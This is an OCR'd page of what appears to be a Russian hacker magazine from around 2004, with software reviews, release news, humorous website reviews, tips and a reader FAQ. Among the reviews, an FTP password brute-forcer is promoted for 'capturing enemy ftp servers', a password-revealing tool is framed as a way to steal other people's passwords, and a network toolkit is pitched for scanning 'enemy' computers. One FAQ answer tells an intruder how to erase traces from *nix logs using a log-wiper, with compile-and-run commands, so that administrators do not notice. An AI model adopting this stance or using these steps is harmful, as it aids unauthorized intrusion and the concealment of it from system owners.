Классический способ применения TrayThis! – обучение Microsoft Outlook умению прятаться за иконкой в системном трее. Но это лишь один из способов, помогающих разгрузить Панель задач от лишних кнопок. Аналогичным образом можно обрабатывать и другие приложения: переводчики, файловые менеджеры или системные утилиты. При этом не стоит бояться того, что Панель задач мы разгрузим, а вот системный трей сильно-сильно загадим. Нужно учесть, что лишние иконки могут прятаться в собственном маленьком Центре иконок программы TrayThis! Причем иконкам не обязательно постоянно светиться на панели этого центра – они могут просто вылезать туда через заданные промежутки времени, чтобы ты видел, что соответствующие проги у тебя запущены и чувствуют себя хорошо.

Есть у этой проги и другие фишечки. К примеру, она модифицирует панель переключения задач и заставляет окна некоторых приложений автоматически сворачиваться в трей при потере фокуса. Серьезным же недостатком проги является отсутствие у нее собственной домашней страницы. Автор TrayThis! почему-то предпочитает раскидывать ее новые версии по разным каталогам программного обеспечения, что, на мой взгляд, довольно глупо.




X-CD-ROAST V 0.98ALPHA15



POSIX (*BSD, Linux, Solaris, ...)
Size (в .bz2): 3,205 Кб
http://xcdroast.org
Лицензия: GNU GPL

X-CD-Roast представляет собой одну из наиболее удачных графических оболочек для cdrtools (среди которых cdrecord, readcd, mkisofs, cdda2wav), служащих прекрасным средством записи дисков в *nix-системах. Программу можно смело советовать даже новичкам. Полностью русский интерфейс (всего поддерживается 31 язык) с множеством вспомогательных пояснений способствует быстрому освоению пользователем возможностей X-CD-Roast. Также радует поддержка тем, так что любой юзер может настроить вид под свои потребности. Программа умеет записывать и копировать диски с обычными данными, AudioCD с поддержкой CDDB, смешанные, загружаемые и многосессионные диски. Кроме того, прога работает и с DVD-приводами, поддерживает форматы DVD-R/RW, DVD+R/RW, а также, правда экспериментально, DVD-Video. Болванить можно как с промежуточным сохранением образа на хард, так и на лету. Благодаря тому, что некоторые компании (среди них Sony, Ricoh, Sanyo и др.) спонсируют автора программы своими продуктами, гарантируется 100% поддержка многих приводов.




IP-TOOLS V 2.20




Win 98/2k/NT/XP
Shareware
Size: 1121 Кб
www.ks-soft.net/ip-tools.eng/

IP-Tools - это рай для хакера, который в повседневной жизни использует окошки (ты думал, таких не бывает?). В боекомплект входит 17 разнообразных утилит, которые каждому придутся по душе: Ping Scanner пропингует любого, кто имел смелость позариться на твоего железного друга; NetBIOS Info с огромной скоростью, а главное качественно, помогает получить NetBIOS'овскую информацию о локальном или удаленном компьютере. Кроме двух описанных утилит, есть еще много других, но описывать их нет смысла. Из фишек программы стоит отметить то, что софтинка позволяет одновременное выполнение нескольких или даже всех утилит, входящих в ее состав. Главное, чтобы канала хватило =). Засканив и замучив вражеский комп, ты можешь сохранить результаты в текстовом файле. Стоит ли говорить, что прога написана русским кодером? По-моему, все архиполезные софтины пишутся исключительно в России =). Кто-то не согласен? Скорость работы прожки на высоте, так что качать всем без исключения!




G-LOCK SPAMCOMBAT V 1.40



Windows 9x/Me/NT/2k/XP
Freeware
Size: 1818 Кб
www.glocksoft.com

Для регулярной проверки почтовых ящиков и убиения непрошеной корреспонденции прямо на сервере я обычно использую утилиту SimpleCheck (www.simplecheck.net). Утилита эта просто шикарная, но есть одна проблема психологического характера. Заключается она в том, что SimpleCheck может убивать спам самостоятельно, однако сколько-нибудь приличных логов не ведет, так что ты не можешь узнать, когда, сколько и чего именно она убила. А это напрягает. Снять напряжение мне сейчас помогает другая прога - G-Lock SpamCombat. Все удаленные письма она хранит заданное число дней. Хотя... я не прав! Нельзя сказать, что G-Lock SpamCombat хранит письма. На самом деле прога загружает только первые 20 строчек каждого письма. Впрочем, этого вполне достаточно. И мощную систему фильтров G-Lock SpamCombat я могу использовать на полную катушку безо всякой опаски. Тем более что эта система радует глаз поддержкой черного и белого списков (по заголовку, содержанию, IP-адресу), HTML-валидатором, фильтрацией на основе DNSBL (DNS Black Lists - "черные списки" доменных имен интернета) и по Байесу. Да и внешне G-Lock SpamCombat выглядит намного лучше, чем подавляющее большинство программ этого класса. Хотя в этом-то как раз нет ничего удивительного, ведь компания, которая ее разработала, уже сделала себе имя на прогах, предназначенных для... массовой рассылки рекламных сообщений :).




RELEASE DIGEST: KDE 3.2

KDE Project представил свое новое детище, результат совместных годовых усилий сотен разработчиков - KDE 3.2. В новой версии тысячи улучшений и исправлений ошибок. Добавлена куча новых приложений, среди которых JuK, Kopete, KWallet, Kontact, KGpg, KIG, KSVG, KMag, KMouseTool, KMouth, KGoldRunner. В результате сотрудничества с командой разработчиков браузера Safari из Apple улучшена поддержка web-стандартов. При этом, по заверениям разработчиков, скорость запуска приложений оптимизирована настолько, что версия 3.2 стала самой быстрой из когда-либо существовавших.

Подробности на www.kde.org/announcements/announce-3.2.php.

Из других релизов: Openwall GNU/*/Linux 1.1; MySQL 5.0.0-alpha; ASPLinux 9.2 beta; FreeBSD 5.2 и 5.2.1-RC; Mozilla 1.6; Mandrake Linux 10.0 Beta; KOffice 1.3; KDevelop 3.0; GNOME 2.5.3; Linux 2.6.2.

GALEON V 1.2.13*




POSIX (*BSD, Linux, Solaris...)
Size (в .gz): 4,122 Кб
http://galeon.sourceforge.net
Лицензия: GNU GPL

Движок Mozill'ы давно хорошо зарекомендовал себя среди разработчиков браузеров. Подтверждением этому служит множество проектов, занимающихся созданием Mozilla-based обозревателей. Galeon - один из представителей подобных "облегченных" версий популярного open-source проекта. Он давно завоевал любовь многих, причем далеко не только сторонников GNOME, для которого этот продукт был создан. В силу того, что Galeon базируется на Mozill'е, он обладает полноценным набором возможностей, необходимых для просмотра современных www-ресурсов. И проблем со всякими сертификатами, например, SSL 2/3, TLS не возникает.

Главным лозунгом проекта является простота и соответствие стандартам, что делает браузер отличной альтернативой все той же Mozill'е. Правда, заявленная разработчиками простота ставится под сомнение, когда довольно долго ждать, пока загрузится приложение. Это и является главным минусом софтины. Зато скорость работы браузера с лихвой окупает его тормознутость на старте.

Внешний вид, выполненный в традициях GNOME, интуитивно понятен и приятен для любителей простоты и минимализма. Небывалое удовольствие доставляют вкладки в меню Settings, где можно одним кликом включать/отключать загрузку изображений и анимацию на сайтах. Лично у меня эта функция вызвала быстрое привыкание, а ее отсутствие во всех увиденных аналогах – глубокое разочарование.

*- это последняя стабильная версия приложения. Параллельно с ней разрабатывается ветка 1.3.x (last unstable: 1.3.12), которая использует вторую версию GTK+ и со временем превратится в Galeon 2.0.



LGENERAL V 1.1.1



POSIX, BeOS
Size (в .gz): 563 Кб*
http://lgames.sourceforge.net
Лицензия: GNU GPL


LGeneral - пошаговая стратегия, созданная под впечатлением от Panzer General и хорошо передающая атмосферу оригинала своей лаконичностью. Игра будет настоящей находкой для любителей военной тактики - без предварительной подготовки на легкое прохождение уровней можешь не рассчитывать. Действие происходит во время Второй мировой войны – надо защитить Курск и захватить Берлин. Среди предлагаемой в распоряжение армии присутствуют различные виды пехоты, артиллерии, танков и прочей наземной техники, военных кораблей и самолетов. Достоверно воспроизведенная местность также сказывается на характере битв: холмы и реки значительно затрудняют передвижение, в то время как дороги ему существенно способствуют. Из минусов стоит отметить относительно небольшое количество сценариев (38), но проблема решается их конвертированием из оригинальной PG.

* - кроме основного движка, понадобится либо файл lgeneral-data-x.x.x.tar.gz со сценариями, либо lgc-pg-x.x.tar.gz для конвертирования существующих файлов Panzer General в формат lgeneral.



FTP BREAKER





Win 98/2k/NT/XP
Freeware
Size: 567 Кб
www.chamron.tk


Не знаю, как ты, а я всегда выбирал софт для подбора паролей очень тщательно. А первое знакомство с программами такого рода произошло буквально два года назад, когда я впервые увидел брутфорсер для асек. Скачав и установив его, я был вне себя от счастья. Но что-то я отвлекся, бурная ностальгия, понимаешь =).

Так о чем я? Ах, да! Представляю твоему вниманию привлекательный брутфорсер для ftp-серваков. А что в нем такого, спросишь ты? Кроме того, что скоростные качества на весьма неплохом уровне, этой софтиной очень приятно пользоваться. На самом деле, весь процесс юзанья умещается в несколько действий: запустил, подключил словарь, нажал пимпу - и вперед, на захват вражеских ftp-серверов! Помимо самой прожки, в комплекте идет txt-вариант "how to use" и небольшой, на 860 Кб, словарик для брута, естественно, на английском. Приятного подбора!






PASSVIEW V 1.5 RC3



Win 98/2k/NT/XP
Freeware
Size: 70 Кб
www.nht-team.org

Тебе когда-нибудь случалось забывать свой (или не свой =)) пароль на элитный 6-знак или почту на putin.ru? Если такие случаи имели место, радуйся - у нас в студии программка PassView! Чем она примечательна? Помимо баловства с подглядыванием паролей, скрытых за звездочками, она умеет открывать пассворды от диалапа (RAS в Win9x/Me/2k/XP/2k3), кэша, ICQ, Trillian, Miranda, &RQ, Far, YsmICQ, AOL Instant Messenger, MSN, PC Remote, E-Type Dialer и MDialer. Мало, говоришь? Ладно. Помимо этого, PassView с легкостью достанет для тебя пароли из самых популярных почтовиков (TheBat!, Outlook, Becky! Mail), поможет достучаться до ftp-сервера на Народе, вытащив пароли из Total (Windows) Commander'a. Работать с программой одно удовольствие - запустил, сделал пару кликов мышью, и вся инфа как на ладони. Тебе остается только сохранить всю награбленную кипу паролей в txt'шник и быстро уносить ноги, пока хозяин этих самых пассвордов (под хозяином автор понимает читателя – прим. ред.) не заподозрил неладное. Но на этом разработчики софтины, которые, кстати, родом из России, не остановились. В придачу в архиве идет еще одна прожка под названием PassMaker, которая поможет в короткое время сгенерировать пароль по заданным параметрам. И представь себе, все это бесплатно.



TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

◢ Resume by Alarm

Не все знают, что комп можно использовать как будильник. Чтобы он сам включался по расписанию, нужно в BIOS зайти в Power management и разрешить Resume by Alarm. Тогда ниже станут активны правила пробуждения. Там нужно установить время включения. Но чтобы комп подавал продолжительный писк после загрузки, нужно прописать в Автозагрузку соответствующую программу. Можно поместить туда команду:

command.com /c echo o 61 3|debug

Теперь при загрузке винды будет вылезать консоль и пищать системный динамик (в Win2K не пашет). Чтобы его вырубить, просто закрой окно консоли. Вот еще примеры:

C:\Program Files\Winamp\winamp.exe
C:\WINDOWS\MEDIA\TADA.WAV

Тогда будет запускаться WINAMP и играть твой саунд, но колонки должны быть включены всю ночь. Если ты часто перезагружаешься, можно класть не в Автозагрузку, а в "Назначенные задания", и поставить запуск команды только по утрам (рекомендую ставить время_старта_компа плюс одна_минута).

Digital Monster
digimon@izh.com



■ Алекс Экслер (exler@exler.ru)


WWW

СПОНСОР РУБРИКИ «ЮНИТЫ» - ЦНТ ЦЕНТРАЛЬНЫЙ ТЕЛЕГРАФ WWW.DIALUP.CNT.RU, WWW.CARDS.CNT.RU

ЭКСТРЕМАЛЬНАЯ ОРФОГРАФИЯ

www.usedcars.ru/view_all_news.phtml?ID=30


Здесь выкладываются перлы из объявлений по продаже машин. Перлы сфотографированы или отсканированы, так что все честно, без дураков. Основной предмет развлечений - конечно, многострадальная орфография. Страшно даже представить, сколько экзотических вариантов написания может быть у слов "имобилайзер" и "кондиционер". А уж воздушная подушка безопасности "airbag", которую продавцы упорно именуют "воздушным задом" - "airback", вообще в каждом третьем объявлении. Отдельная радость - традиционная для всех иностранных машин фраза: "Один хозяин, женщина". Один хозяин - это значит, что машина была в любящих руках всего одного человека, а не перепродавалась по двадцать раз. Проверить это невозможно, поэтому у всех продаваемых машин - один хозяин. Причем женщина. В объявлениях это отражено. Иногда даже можно видеть нарисованный от руки портрет этой женщины. Но лично у меня первое место заняло объявление: "Просто сумасшедший супер-мега торг до упора". Это означало, что продаваемую за $10000 тачку мужик готов отдать всего за $1500.



ХУДОЖЕСТВЕННОЕ РЫЧАНИЕ

www.dr.dk/skum/cigarfar/growl.asp


В нежной и мелодичной музыке стиля металл есть направление, в котором принято не петь, а рычать. Причем рычать стильно, элегантно, ни в коем случае не похрюкивая, при этом ухитряясь воспроизводить многозначительные тексты песен. Как говорят рычащие спецы, самому освоить эту манеру пения - почти невозможно. Но зато можно пойти по приведенной ссылке и попрактиковаться в гроул-караоке - пение мелодичным хрипом под металл-разметалл. Тебе там даже слова подскажут, караоке все-таки... А как же, обязательно! Впрочем, если хочешь, могу заранее написать первый куплет, чтобы при пении не отвлекаться. Вот текст: Gggggrrrrmmmmm, Gggggrrrrmmmmm, Gggggrrr, Wwwwwwhhhuuuuaaaaa, Ggggrrrr, Mmmrrrr, Wwwwuuuuaaaaa...



УЧЕБНИК РУССКОГО ЯЗЫКА ДЛЯ АМЕРИКАНЦЕВ

www.multitran.ru/Lipson/Lipson.htm


Саша Липсон и Стивен Молински оттянулись по полной программе! Это же надо было такого идиотизма написать для несчастных представителей народа, который захватил у индейцев самое дорогое, что у них есть! Впрочем, оно и к лучшему, потому что если простой американец выучит русский язык по этому учебнику, после чего радостный и просветленный приедет к нам в Россию общаться, - это доставит нам огромное количество сладостных минут, да и американец будет доволен, решив, что в России все такие улыбчивые и благожелательные. Вот, для примера, упражнение на тему "Некультурные люди", цитирую: "Бездельники часто некультурные люди. Насколько я знаю, некультурные люди не моются? Никогда? Да, они никогда не моются. И они любят курить в троллейбусе". Хохма в том, что это вовсе не хохма. Такой учебник существует, и его можно купить на Amazon'e. Конечно, Сашу Липсона за такое издевательство нужно убивать на месте, но жалко! Уж больно хочется пообщаться с американцем, выучившим язык по этому идиотизму в кубе.



У ВСЕХ СВОИ ТАРАКАНЫ

www.adrianlafond.com


Невероятно забавные инсектционные флешки. Многие из них реагируют на движения и клики мышки. Bug orgy (эта хохма загружается при заходе на сайт) - просто шедевр. Еще там есть веселая штука под названием Insect Shop (магазин насекомых). В нем можно сконструировать свою зверушку, задав всевозможные ее параметры, вроде толщины ног, размаха крыльев, выражения глаз и цвета хитинового панциря. Причем изобретенные зверушки будут не только ползать по экрану, создавая праздничное настроение, ты сможешь сохранить их для потомков - уж и не знаю, будут ли они тебе благодарны. Также рекомендую развлечься игрушкой Hungry Pet (голодная зверушка): по экрану начнет ползать симпатичное создание кошмарного вида, а ты его щелчком по кнопке мышки будешь кормить паучками. Вдохновляет и расслабляет. А когда надоест плодить инсектов и кормить их другими инсектами, смело нажимай нижнюю ссылку Andrian's Battle Bots, и тебе загрузят целую игрушку, в которой нужно с помощью одного металлизированного и электрифицированного жучары отбиваться от других, захватывая какую-то планету. Только звук на компьютере сделай погромче, чтобы окружающие точно знали, каким важным делом ты занимаешься.



ТЕРМОЯДЕРНОЕ РАЗВЛЕЧЕНИЕ

exler.ru/reviews/pinguin.swf


Термоядерная ссылка из серии "Смерть работе и отдыху". Суть игрушки в следующем. Ты просто караулишь с бейсбольной битой под скалой, а на скале стоит пингвин Петя (возможно, его зовут как-то по-другому, но мне нравится называть его именно так). По щелчку мыши Петя рыбкой сигает вниз. Второй щелчок приводит в движение биту, и тебе надо рубануть по пингвину так, чтобы он полетел далеко-далеко. Однако здесь есть определенные тонкости. Дело в том, что, во-первых, нужно хотя бы попасть по пингвину, а это не так-то просто. Во-вторых, если шибануть Петю на подлете, то он взлетит по траектории так называемой "горки" и, хоть и пролетит достаточно далеко, затем воткнется в снег и никакого рекорда не будет. В-третьих, если шибануть по Пете в тот момент, когда он будет проходить где-то в районе колен, то Петя вместо летчика превратится в конькобежца и будет скользить по льду - небыстро, а главное - недалеко. Поэтому самый сок - шибануть Петю где-то на уровне третьей сверху пуговицы жилетки: тогда траектория его полета будет такой, что он пролетит изрядное расстояние, а упав, еще и проскользит по льду. Вот тогда - самые рекорды!



ФИЗИОНОМИИ РОССИИ

www.faceshop.ru

Довольно забавный проект. Придумали эту хохму - фотографирование и публикацию лиц самых обычных людей, чтобы составить, так сказать, обобщенный портрет города, страны или континента, - вовсе не у нас, но почему бы не подхватить хорошую идею? Вот и подхватили. Зачем это все? Ну, во-первых, просто интересно посмотреть на наши, российские физиономии. Во-вторых, физиономии можно отбирать по городам, роду занятий, году рождения, имени, фамилии и полу, а вот это уже совсем интересно. Потому что всегда забавно, например, посмотреть на физиономии однофамильцев. Или на физиономии людей одной профессии. Ведь подсознательно все время пытаешься найти в лицах какие-то общие черты, какие-то закономерности. Умом понимаешь, что, например, программисты не должны быть все на одно лицо, а закономерности все равно ищешь. Впрочем, в лицах представителей некоторых профессий все-таки должно быть что-то общее. Например, у визажистов. Потому что визажист, как известно, - не профессия, а сексуальная ориентация...



ЛАПША НА УШИ

www.lapsha.ru


Идея и содержимое проекта прямо следуют из названия - всевозможный гон на всевозможные темы, то есть развешивание, как говорят англичане, spaghetti on ears, или, как говорят наши - лапши на уши. Главное в этом - гнать с совершенно серьезным видом, вдохновенно и убедительно. Тогда лапша развесится красивыми кустиками и будет создавать эффектное цветовое пятно в помещении. Но самое главное в этом проекте - вовсе не забавный новостной гон. Самое главное - то, что его на первый взгляд, на второй и даже на третий не отличить от обычного новостного издания. Лапшиные новости, будучи стебом и гоном, воспринимаются как вполне нормальные информационные сообщения. Прикольные баннеры "Лапши", которые крутятся на других проектах, ничем не отличаются от баннеров многих других изданий, причем на фоне некоторых из них выглядят сухо, сдержанно и обыденно. Вот в этом, на мой взгляд, заключается самый главный прикол "Лапши". Она показывает, какую лапшу на уши нам нередко вешают средства массовой информации. Такую, что даже специально изготовленная лапша покажется хиленькой вермишелькой...



ЭТО ВАМ НЕ НА СТЕНЕ СЛОВО "RULEZZ" ПИСАТЬ!

www.kurtwenner.com

Художники - они все очень разные. Подавляющее большинство из них рисуют на бумаге или на холсте. Но некоторым надоедает такой пошлый подход, поэтому в качестве базисного материала для художественного самовыражения выбираются вещи довольно неожиданные: кастрюли, матрацы, автомобили, скалы, стены домов, женские тела и домашние животные. На этом сайте выложены работы мастера, который предпочитает писать по... асфальту. Зовут его Курт Веннер, и его, видимо, не заботит, что асфальтовый рисунок рискует быть затоптанным прохожими, залитым природными осадками и замытым уборочными машинами. Впрочем, на месте прохожих, машин и природных осадков я бы сто раз подумал, прежде чем портить такую красоту. Потому что выглядит это все просто потрясающе. Однако не следует думать, что в галерее представлены просто красивые рисунки на асфальте. На самом деле все намного интереснее! Курт увлекается оптическими иллюзиями. И, создавая свои рисунки, ухитряется так выстраивать изображения, что со стороны картина как бы приобретает объем и перспективу. Например, ты видишь перед собой огромную яму, откуда пытаются выбраться люди...



Stepan Ilyin aka Step (faq@real.xakep.ru, www.units.ru)



FAQ

Задавая вопрос, подумай! Не стоит мне посылать вопросы, так или иначе связанные с хаком/кряком/фриком - для этого есть hack-faq (hackfaq@real.xakep.ru), не стоит также задавать откровенно ламерские вопросы, ответ на которые ты при определенном желании можешь найти и сам. Я не телепат, поэтому конкретизируй вопрос, присылай как можно больше информации.



Q: Подскажи, пожалуйста, как можно наиболее просто и быстро устранить все следы пребывания в *nix-системах. Какие логи нужно удалять?

A: Простое удаление логов – это, несомненно, вариант остаться инкогнито, но далеко не самый лучший. Дело в том, что админ тут же заметит это безобразие и постарается как можно быстрее найти и залатать все уязвимости системы. А заодно установит пару ловушек, чтобы ты, в конце концов, засветил свой IP-адрес (пусть и не настоящий). Не самая радужная перспектива, как считаешь? Поэтому настоятельно рекомендую тебе другой способ - воспользоваться специальными утилитами, так называемыми «лог вайперами». Типичный пример такого рода софта: http://packetstormsecurity.nl/UNIX/penetration/log-wipers/logcleaner-0.3.c.
Тулза устанавливается и компилится проще простого:

```
# gcc -o logclean logcleaner-0.3.c
# ./logclean «твой IP-адрес»
```

В итоге - все логи целы, а о тебе ни слова!

Q: Для чего в Линуксе нужен файл /etc/motd?

A: Этот файл содержит некое приветствие MOTD (Message Of The Day), которое отображается пользователю во время его входа в систему с локального или удаленного терминала. Сообщение по умолчанию содержит версию и тип операционной системы, номер сборки ядра и прочую системную информацию, однако может быть легко изменено. Что, впрочем, все обычно и делают. Еще бы! Ведь разглашение подобной информации заведомо сулит проблемы с системной безопасностью. Зачем нам лишние проблемы? Можно и вовсе этот файл удалить. В этом случае пользователь, разумеется, никакого приветствия не увидит.

Q: Нередко встречаю в подписях сообщений от различных людей следующие фразы: «Now playing in Winamp: Aerosmith - I Don't Want To Miss a Thing» и т.п. Скачал себе последнюю версию Winamp`a, но так и не нашел подобной фишки. Подскажи, как ее реализовать?

A: Для реализации этой фишки необходим специальный Winamp`овский плагин, который умеет выводить название воспроизводимой композиции в текстовый файл. Такого рода плагинов сейчас невероятно много, но из личного опыта советую воспользоваться General Now Playing Plugin (http://anton-sheyko.chat.ru/). Простенькая, но в то же время достаточно функциональная «добавка». Плагин, помимо своей основной функции, обладает рядом дополнительных возможностей. Так, например, с его помощью можно замутить периодический экспорт статистики проигрываемых композиций в текстовый файл. Мелочь, конечно, но приятно. Впрочем, ближе к делу. Плагин установлен - осталось настроить почтовый клиент. Для каждой отдельной программы настройки разные, я подробно остановлюсь на примере The Bat! Здесь нам поможет замечательный макрос «%put», вставляющий в тело письма содержимое любого текстового файла. Просто добавь следующую строчку в нужном месте своих шаблонов (Folder -> Settings -> Templates):
%put=c:\temp\np.txt, где np.txt – файл, создаваемый плагином Winamp'а. Вот и все - готово!

Q: Можно ли пультом ДУ от тюнера управлять, скажем, Winamp`ом? А то он лежит на столе мертвым грузом - только мешается. Хотелось бы, наконец, найти ему практическое применение.

A: Ну а почему бы, собственно, и нет? Пульт дистанционного управления отлично ладит с программами для просмотра ТВ, а значит, должен работать и с другим софтом. Скажу больше – уже давно существует утилитка, с легкостью это реализующая. Имя этой изумительной проги – SlyControl (http://slydiman.narod.ru/rus/). С ее помощью можно управлять любимыми приложениями с помощью практически любого пульта ДУ. Сойдет и тот, которым комплектуется твоей ТВ-тюнер: для его поддержки достаточно лишь скачать и установить специальный плагин. Программа имеет свой собственный язык скриптов, который, в общем-то, и является основой ее конфигурирования. К счастью, этот язык знать совершенно не обязательно. В SlyControl`e есть специальный мастер, в разы облегчающий процесс создания скриптов. Более того, разработчик программы и множество энтузиастов уже создали немало «заготовок» для работы с самыми разнообразными программами. Так что от тебя и вовсе требуется минимум усилий. Напоследок отмечу функцию эмуляции клавиатуры и мышки с пульта ДУ. Очень забавная вещь: я теперь даже на сообщения ICQ могу отвечать, не вставая с кровати.

Q: Купили недавно в IT-отдел офиса несколько наборов радиомышек и клавиатур. Все бы хорошо, но все это дело начало жутко глючить. Довольно часто идут какие-то конфликты (видимо, не могут поделить радиочастоты), максимальная дистанция работы девайсов куда меньше заявленной. Что посоветуешь: идти сдавать все это добро обратно в магазин, или есть способы пофиксить эту проблему?

